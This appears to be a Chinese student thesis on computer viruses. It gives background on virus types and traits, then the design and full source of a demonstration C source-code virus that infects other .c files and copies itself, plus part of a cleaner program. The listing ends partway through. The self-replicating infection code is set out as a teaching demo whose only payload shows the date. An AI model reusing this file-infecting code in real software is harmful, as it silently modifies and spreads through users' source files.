

# 目 录

1 引言.....	(1)
2 计算机病毒简介.....	(1)
3 传染 C 文件源码病毒及解毒程序设计实现.....	(4)
3.1 程序设计思路和分析.....	(5)
3.2 程序流程图.....	(8)
3.3 其中用到函数和结构体的说明.....	(10)
3.4 程序清单.....	(12)
4 计算机病毒的演示.....	(18)
4.1 病毒程序 VIRUS.C 演示过程.....	(18)
4.2 病毒清除程序 REVIRUS.C 演示过程.....	(22)
结束语.....	(23)
致谢.....	(24)
参考文献.....	(24)

## 1. 引言:

计算机病毒发源于美国，是随着计算机技术的发展而产生的一种畸形怪胎，由于计算机的硬件和操作系统的不断完善而使得计算机病毒层出不穷，并迅速蔓延。

那么什么是计算机病毒呢？美国计算机安全专家 Frederick Cohen 博士对计算机病毒给出一个早期的定义：计算机病毒是一个靠修改其他程序，并把自身复制品传染给其它程序的程序。现在可以简单地说：计算机病毒是人为的一种计算机程序，这种程序隐藏在计算机系统的可存取信息资源中，利用计算机系统信息资源进行生存、繁殖，影响和破坏计算机系统的运行。

计算机病毒是人为制造的具有再生机制、潜伏机制和激发机制的软体，从而决定了计算机病毒是可以在计算机系统上进行试验和模拟的。从防治计算机病毒的角度，静态观测和扫描病毒程序只能在一定程度上反映计算机病毒的存在性，动态模拟和测试可以了解和分析计算机病毒的破坏机制，可以对流行计算机病毒的传播及其危害提出预测和灾难评估。

计算机病毒和模拟实验，可以检验反病毒软件及其产品的性能，并可以掌握市场上计算机安全产品的技术水平与发展动向。计算机演示病毒与实际传播的计算机病毒不同，计算机演示病毒是防治计算机病毒的安全教育手段和工具，它不能产生实际性质的破坏作用并易于清除。

微型计算机病毒与计算机网络、大型信息系统的计算机病毒有很大的差异，防治计算机病毒的重点应该是计算机网络和大型信息系统。从本质上讲，计算机病毒的模拟和实验目的是寻求有效的检测方法和对抗工具。

## 2. 计算机病毒简介

计算机病毒的分类：

微机系统的计算机病毒按传染方式分为以下三大类：

(1) 引导型计算机病毒是指既传染磁盘主引导区，又传染 DOS 的 BOOT 区的计算机病毒。就一般而言，引导型的计算机病毒出现的传染情况如下：


硬盘 BOOT 区引导程序；软盘 BOOT 区引导程序；硬盘分区表（主引导程序）。

(2) 文件型计算机病毒。一般传染磁盘上的可执行文件 (COM, EXE)。在用户调用染毒的可执行文件时, 病毒首先被运行, 然后病毒驻留内存伺机传染其他文件或直接传染其他文件。其特点是附着于正常程序文件, 成为程序文件的一个外壳或部件。这是较为常见的传染方式。

(3) 混和型计算机病毒。混和型计算机病毒是指既传染磁盘的引导区又传染可执行文件的计算机病毒 (即引导型和文件型计算机病毒)。

计算机病毒的构成:

计算机病毒是多种多样的, 不同类型病毒采用的机制和组成虽然是千奇百怪的, 但可以看出病毒的主要组成部分是相同的, 工作逻辑也是相同的。它应该由传染模块和表现及破坏模块组成, 每个模块又有两个程序段: 传染条件判断段和实施段, 如下图所示。



计算机病毒的特点:

(1) 刻意编写人为破坏。计算机病毒不是偶然发生的, 而是人为编写的有意破坏、严谨精巧的程序段, 它是严格组织的程序代码, 与所在环境相互适应并紧密配合。编写病毒的动机一般有一下几种情况: 为了表现自己和证明自己, 处于对上级的不满, 出于好奇的“恶作剧”, 为了报复, 为了纪念某一事件等。

(2) 自我复制能力。自我复制也称“再生”或“传染”。再生机制是判断是不是计算机病毒的最重要依据。这一点与生物病毒的特点也最为相似。在一定条件下, 病毒通过某种渠道从一个文件或一台计算机传染到另外没有感染的文件或计算机, 轻则造成被感染的计算机数据被破坏或工作

失常，重则使计算机瘫痪。

(3) 夺取系统控制权。当计算机在正常程序控制之下运行时，系统运行是稳定的。在这台计算机上可以查看病毒文件的名字，查看或打印计算机病毒代码，甚至复制病毒文件，系统都不会激活并感染病毒。病毒为了完成感染、破坏系统的目的必然要取得系统的控制权，这是计算机病毒的另外一个重要特点。

(4) 隐蔽性。不经过程序代码分析或计算机病毒代码扫描，病毒程序与正常程序不易区别开。在没有防护措施的情况下，计算机病毒程序取得系统控制权后，可以在很短的时间里大量传染。而在传染后，一般计算机系统仍然能够运行，被感染的程序也能执行，用户不会感到明显的异常，这便是计算机病毒的隐蔽性。

(5) 潜伏性。大部分病毒在感染系统后一般不会马上发作，它可长期隐藏在系统中，除了传染外，不表现出破坏性，这样的状态可能保持几天，几个月甚至几年，只有在满足其特定条件后才能启动其表现模块，显示发作信息或进行系统破坏。使计算机病毒发作的触发条件主要有以下几种：利用系统时钟提供的时间作为触发器，这种触发机制被大量病毒使用；利用病毒体自带的计数器作为触发器；利用计算机内执行的某些特定操作作为触发器。

计算机病毒的常见传染途径：

(1) 通过软盘：通过使用外界被感染的软盘，例如，不同渠道来的系统盘、来历不明的软件、游戏盘等是最普遍的传染途径。由于使用带有病毒的软盘，使机器感染病毒发病，并传染给未被感染的“干净”的软盘。大量的软盘交换，合法或非法的程序拷贝，不加控制地随便在机器上使用各种软件造成了病毒感染、泛滥蔓延的温床。

(2) 通过硬盘：通过硬盘传染也是重要的渠道，由于带有病毒机器移到其它地方使用、维修等，将干净的软盘传染并再扩散。

(3) 通过网络：这种传染扩散极快，能在很短时间内传遍网络上的机器。

病毒的危害：

在计算机病毒出现的初期，说到计算机病毒的危害，往往注重于病毒对信息系统的直接破坏作用，比如格式化硬盘、删除文件数据等，并以此来区分恶性病毒和良性病毒。其实这些只是病毒劣迹的一部分，随着计算机应用的发展，人们深刻地认识到凡是病毒都可能对计算机信息系统造成严重的破坏。计算机病毒的主要危害有：

（1）病毒激发对计算机数据信息的直接破坏作用。部分病毒在激发的时候直接破坏计算机的重要信息数据，所利用的手段有格式化磁盘、改写文件分配表和目录区、删除重要文件或者用无意义的“垃圾”数据改写文件、破坏 CMOS 设置等。

（2）占用磁盘空间和对信息的破坏。寄生在磁盘上的病毒总要非法占用一部分磁盘空间，就造成磁盘空间的严重浪费。

（3）抢占系统资源。大多数病毒在动态下都是常驻内存的，这就必然抢占一部分系统资源

（4）影响计算机运行速度。病毒在进行传染时同样要插入非法的额外操作，特别是传染软盘时不但计算机速度明显变慢，而且软盘正常的读写顺序被打乱。

（5）计算机病毒给用户造成严重的心理压力。大多数用户对病毒采取宁可信其有的态度，这对于保护计算机安全无疑是十分必要的，然而往往要付出时间、金钱等方面的代价。仅仅怀疑病毒而贸然格式化磁盘所带来的损失更是难以弥补。

病毒的清除：

清除病毒有两种方法：人工处理和利用反病毒软件。常用的反病毒软件有：瑞星、金山毒霸和 KV3000 等软件。但它们在处理病毒时，必须知道某种特别的病毒的信息，然后才能按需要对磁盘进行杀毒。

传统的计算机病毒的清除一般是对文件、内存的处理过程，简单的清除方法可以仅仅由重新启动计算机完成。但是如果需要避免再次遭受病毒感染，则必须进行更进一步的操作，如打补丁。

### **3.传染 C 文件源码病毒及解毒程序设计实现**

#### **3.1 程序设计思路和分析**

### 3.1.1 病毒程序 VIRUS.C

这是一个用 C 语言写的病毒程序，当激发病毒程序时显示时间，然后返回。病毒程序 VIRUS.C 可将病毒传染给一个 C 语言程序。当被病毒感染的程序经编译、连接和执行后，又可以将病毒部分传染给其他的 C 语言源程序。每执行一次带有病毒的 C 语言程序，就向 C 语言源程序传播一次病毒。此程序的设计思路如下：

当含有病毒部分的程序被执行时，首先进入病毒程序。它在磁盘上找扩展名为 C 的匹配文件，如果找到，查找是否有被传染过的标志“INFECTED”。如果有此标志，继续找其它的 C 文件，直至全部检查一遍。若没有这个标志，则

(1) 在未被感染的 C 程序头部加入“INFECTED”已被传染标志。

(2) 读取病毒文件的头文件，将其插入到即将被感染的文件头部。如果发现有重复则不插入。

(3) 在主程序中插入“VIRUSES( );”调用 VIRUSES 函数。寻找 printf、for、while、break 语句，如果找到就在之前插入。

(4) 在文件尾部插入 VIRUSES\_SUB 子程序。

(5) 在插入到将感染文件里面的 VIRUSES\_SUB 子程序里面，必须把文件名改为当前自身的文件名，否则被传染后的文件经过编译、连接和运行后不能再继续传染。

(6) 最后插入 VIRUSES 子程序。这个子程序里面调用了 VIRUSES\_SUB，执行到这里返回执行结果信息。

其中用到 4 个出错的返回值，分别是：

- 1：用户文件太大，不传染；
- 2：带病毒文件打不开，不传染；
- 3：带病毒文件读取不成功，不传染；
- 4：查找第一个匹配文件不成功。

如果返回值是 0 代表文件传染成功。

具体实现过程如下：

其中用到的函数和结构体用法参考 3.3 节。

首先导入病毒子程序要用到的三个库文件，分别是 `dir.h`, `stdio.h`, `dos.h`。在主函数里面只调用 `VIRUSES` 函数。紧跟定义 `VIRUSES` 函数里面要调用的 `VIRUS_SUB` 函数。里面定义了若干个变量。`ffblk` 用来保存查找到的匹配文件的信息，用到里面的 `ff_name` 变量来保存匹配文件名。

然后定义保存未感染的文件和病毒文件的文件型指针变量，分别用是 `*virus_r` 和 `*virus_v`。读取文件的缓冲区，放到二维数组 `a[500][80]` 里面临时存放。因为此程序对大于 500 行的 C 文件不进行传染，所以完全可以放到里面。首先用 `getdate` 函数获取系统当前日期并输出。接着用 `findfirst` 函数查找扩展名为 C 的文件，将其信息保存到 `ffblk` 里面。用 `fgets` 函数读文件的第一行，长度是 80-1 个字符。然后用 `strstr` 函数检测病毒的标志，看文件是否有 `INFECT` 这个标志。

如果有，表示文件已经被传染，关闭文件，不进行传染。当含有病毒部分的程序被执行时，首先进入病毒程序。它在磁盘上查找 \*.C 的匹配文件，一旦找到，查找“已被传染过”的标志 `INFECTED`。若有此标志，继续找其它 \*.C 文件，直至全部检查一遍。

如果没有这个标志，将文件全部读入 `a[500][80]`，如果发现文件超过 500 行，不传染，返回。将文件指针指向文件头，打开带病毒的文件。如果打不开，返回。

然后读取带病毒文件的前 4 行，也就是病毒子程序要用到的头文件，写入将被传染的文件。若不能读取带病毒文件，返回。用 `n_line` 变量控制行数，把将被传染文件的源程序写回原文件。其中要进行处理不写入病毒文件已有的包含语句，也就是说使 `#Include` 语句不重复。

这点是这样实现的：定义一个字符数组 `char include_h[]={“dos.h”, “stdio.h”, “dir.h”}`；`strstr` 函数查看将被传染文件的头文件是否和 `*include_h[]` 相同，如果相同，不进行插入。找出 `CALL VIRUSES;` 的插入点：如果有一行有 `printf`、`break`、`for`、`while` 语句其中之一，就对其后插入调用 `VIRUSES` 函数的调用语句。把病毒子程序写入文件。最后处理更改被感染的文件名。如果不进行改名，就不能进行多次传染，也就是说不能体现病毒的自我复制能力。查找一行是 `static char viruses_f[]={“virus.c”}`，



把其中的文件名改为被感染的文件名。接着查找下一个匹配文件。

### 3.1.2 病毒清除程序 REVIURS.C

病毒的清除过程是和传染过程相逆的。传染的时候插入调用 `viruses` 函数的调用语句，在病毒清除文件里面就要删除掉这个语句。然后还要删除掉病毒子程序 `VIURSES_SUB` 和 `VIURSES`。有一个问题不能进行还原。因为当时插入病毒子程序需要的头文件时没有记录传染前文件的头文件信息，所以不能进行还原。但是这一点不影响原文件。所以这点在病毒清除程序中没有进行处理。

由于演示的时候病毒程序 `VIRUS.C` 和清除病毒程序 `REVIURS.C` 放在同一个目录下进行演示。考虑到 `VIRUS.C` 会把 `REVIURS.C` 传染和 `REVIRUS.C` 会把 `VIRUS.C` 清除两种情况。所以编写这两个程序的时候必须加入一条条件语句 `if(strcmp(ffblk.ff_name,"REVIRUS.C")!=0)` 和 `if(strcmp(ffblk.ff_name,"VIRUS.C")!=0)`。

当含有清除部分的程序被执行时。它在磁盘上找扩展名为 C 的匹配文件，如果找到，查找是否有被传染过的标志“INFECTED”。如果无此标志，继续找其它的 C 文件，直至全部检查一遍。若有这个标志，则

(1) 查找磁盘文件，如果有病毒的传染标志“INFECTED”则打开文件。如果没有则关闭文件并且寻找下一个 `TEST*.C`。

(2) 读取文件，首先判断是否为 `Viruses()`；如果不是则判断是否为 `int Viruses_sub()`，如果都不是，则把读取部分放在二维数组 `a[500][80]` 中，如果只是为 `int Viruses_sub()`，则读取文件结束。

(3) 关闭文件，然后删除该文件。

(4) 创建一个跟删除文件相同名字的文件。然后打开。


(5) 把二维数组 `a[500][80]` 中的数据写入到新建的文件中。关闭文件，读取下一个文件。

## 3.2 程序流程图


### 3.2.1 病毒程序 VIRUS.C 流程图


开始





3.2.2 解毒程序 REVIRUS.C 流程图





### 3.3 其中用到的函数和结构体的说明:

- (1) 结构体 struct fblk （在 dir.h 中）类型变量  
变量 fblk 用于打开文件，获取返回值。

Struct fblk

```
{char ff_reserved[21];
char ff_attrib;
unsigned ff_ftime;
unsigned ff_fdate;
long ff_fize;
char ff_name[13];
};
```

程序中只用到 ff\_name 来保存匹配文件名。

## (2) 结构体 struct date (在 dos.h 中) 变量

```
struct date
{int da_year;      /* Year-1980 */
char da_day;      /* Day of the month */
char da_mon;      /* Month (1=Jan) */
};
```

程序中用来获取系统当前日期。具体用法为：

```
void getdate (struct date *datep);
```

## (3) 查找匹配文件

findfirst()函数和 findnext()函数

调用方式：整型数=findfirst(文件名, &结构变量名, 属性常数组合(如 0×24));

功能：检索由 path 和 attr 指定的文件，把结果返回到 afer。

Findfirst 返回关于第一个指定文件的信息。

Findnext 继续检索。

返回值：0 (检索成功)，-1 (没有找到指定的文件)

属性常数：

FA_NORMAL(0*00)	含意：Normal file, no attributes
FA_RDONLY (0*01)	含意：只读
FA_HIDDEN(0*02)	含意：隐含文件
FA_SYSTEM(0*24)	含意：系统文件

需要用到的头文件： `dir.h`

程序中的匹配文件属于普通文件，所以属性常数为 0。

#### (4) 读文件

函数原形： `char *fgets (char *a, int n, FILE *fp);`

功能：

从 `fp` 指向的文件读取一个长度为 `(n-1)` 的字符串，最后加一个 `'\0'`，存入始地址为 `a` 的空间。

若在读完 `n-1` 个字符之前遇到换行符或 EOF，读入即结束。

返回值：返回地址 `a`。

若遇文件结束或出错，返回 `NULL`。

#### (5) 在字符串中查找指定字符串的第一次出现

函数原形；

`char *strstr(char *str1,char *str2);`

功能：找出 `str2` 字符串在 `str1` 字符串中第一次出现的位置（不包括 `str2` 的串结束符）。

返回值：返回该位置的指针。

若找不到，返回 `NULL` 指针。

程序中用这个函数来判断字符串是否一致。

#### (6) 改变文件位置指针

函数原形： `int fseek (FILE *fp, long offset, int base);`

功能：将 `fp` 所指文件的位置指针移到以 `base` 所指出的位置为基准、以 `offset` 为位移量的位置。

返回值：返回当前位置。否则，返回 -1。SEEK\_SET 为文件开始。

由于读取文件的时候文件指针要发生变化。而重新执行一条命令的时候需要重新定位文件指针的位置，所以要用到 `fseek` 函数。程序中用这个函数定位到文件头，对文件进行重新读取。

## 3.4 程序清单

### 3.4.1 病毒程序 VIRUS.C 程序清单如下：

```
/*INFECTED*/
```

```

#include "stdio.h"
#include "dos.h"
#include "dir.h"

main()
{
    viruses();
}

int viruses_sub()
{
    struct fblk fblk;
    int done,i,j,k,n_line;
    FILE *virus_r,*virus_v;
    /*virus_r 指向将被感染的文件, virus_v 指向已带病毒的文件*/
    char a[500][80],b[80],*p1,*p2; /*将被传染的文件读入 a[500][80]临时存放*/
    static char viruses_f[]={"virus.c"}; /*文件被传染后, 修改该值为自身文件名*/
    int include_write;
    int virus_call=0;
    int virus_start=0;
    char *main_flag[]={"printf","break","for","while"};
    char *include_h[]={"dos.h","stdio.h","dir.h"};
    char *v_flag[]={"INFECTED"};
    struct date today;
    /*VIRUSES DISPLAY*/
    getdate(&today); /*病毒显示日期信息*/
    printf("Today is %d/%d/%d\n",today.da_mon,today.da_day,today.da_year);
    /*AFFECT VIRUSES*/
    done=findfirst("*.c",&fblk,0); /*查找第一个匹配文件*/
    while(!done)
    {
        if(strcmp(fblk.ff_name,"REVIRUS.C")!=0)

```

```

{
    virus_r=fopen(ffblk.ff_name,"r+w");
    if(virus_r!=NULL)
    {
        p1=fgets(&a[0][0],80,virus_r);
        if(strstr(p1,v_flag[0])==NULL)
        {
            n_line=0; /*把文件全部读入 a[500][80]*/
            while(p1!=NULL)
            {
                n_line++;
                p1=fgets(&a[n_line][0],80,virus_r);
                if(n_line>=500)
                {
                    fclose(virus_r);
                    return(1);
                }
            }
            fseek(virus_r,0,SEEK_SET);
            virus_v=fopen(&viruses_f[0],"r"); /*打开带病毒的文件*/
            if(virus_v==NULL)
            {
                fclose(virus_r);
                return(2);
            }
            for(i=1;i<5;i++) /*读带病毒文件前 4 行并写入将被传染的文件*/
            {
                p2=fgets(b,80,virus_v);
                if(p2==NULL)
                {

```

```

        fclose(virus_r);
        fclose(virus_v);
        return(3);
    }
    fputs(b,virus_r);
}
for(j=0;j<n_line;j++) /*把将被传染文件的原程序写回原文件*/
{
    include_write=1; /*不写入病毒文件已有的包含语句*/
    if(strstr(&a[j][0],"#include")!=NULL)
    for(i=0;i<3;i++)
    if(strstr(&a[j][0],include_h[i])!=NULL)
        include_write=-1;
    if(virus_call==0) /*插入调用语句，并加上回车换行*/
    for(i=0;i<4;i++)
    if(strstr(&a[j][0],main_flag[i])!=NULL)
    {
        for(k=0;k<80;k++)
            b[k]=0;
        strcpy(&b[0],"viruses()");
        b[10]=13;
        b[11]=10;
        fputs(b,virus_r);virus_call=1;
        i=4;
    }
    if(include_write==1)fputs(&a[j][0],virus_r);
}
p1=fgets(b,80,virus_v); /*把病毒子程序写入文件*/
while(p1!=NULL)
{

```



```

        if(virus_start==0) /*找病毒子程序的第一条语句*/
            if(strstr(p1,"int viruses_sub")!=NULL)
                virus_start=1;
        if(virus_start==1)
        {
            if(strstr(p1,"char")!=NULL)
                if(strstr(p1,"viruses_f")!=NULL)
                {
                    strcpy(&b[29],ffblk.ff_name);
                    i=strlen(&b[0]);
                    b[i]=34;
                    strcpy(&b[i+1],",");
                    b[i+3]=13;
                    b[i+4]=10;
                }
            fputs(b,virus_r);
        }
        p1=fgets(b,80,virus_v);
    }
    fclose(virus_v);
    fclose(virus_r);
    return(0);
}
fclose(virus_r);
}
}
done=findnext(&ffblk);
}
return(4);
}

```

```

viruses()
{
    int num;
    num=viruses_sub();
    switch (num)
    {
        case 0 : printf("successful\n");
                break;
        case 1: printf("the file is outof line\n");
                break;
        case 2 : printf("the viruses file cannot open\n");
                break;
        case 3 : printf("cannot read viruses file\n");
                break;
        case 4: printf("cannot find file\n");
    }
    getch();
}

```

### 3. 4. 2 病毒清除程序 REVIURS. C 清单如下:

```

#include "stdio.h"
#include "dos.h"
#include "dir.h"
main()
{
    struct fblk fblk;
    int done,i,j,line,k;
    static int n_line;
    FILE *virus_r,*virus_v;

```

```

char a[500][80],b[80],*p;
char *v_flag[]={"INFECTED"};
done=findfirst("*.c",&ffblk,0);
while(!done)
{
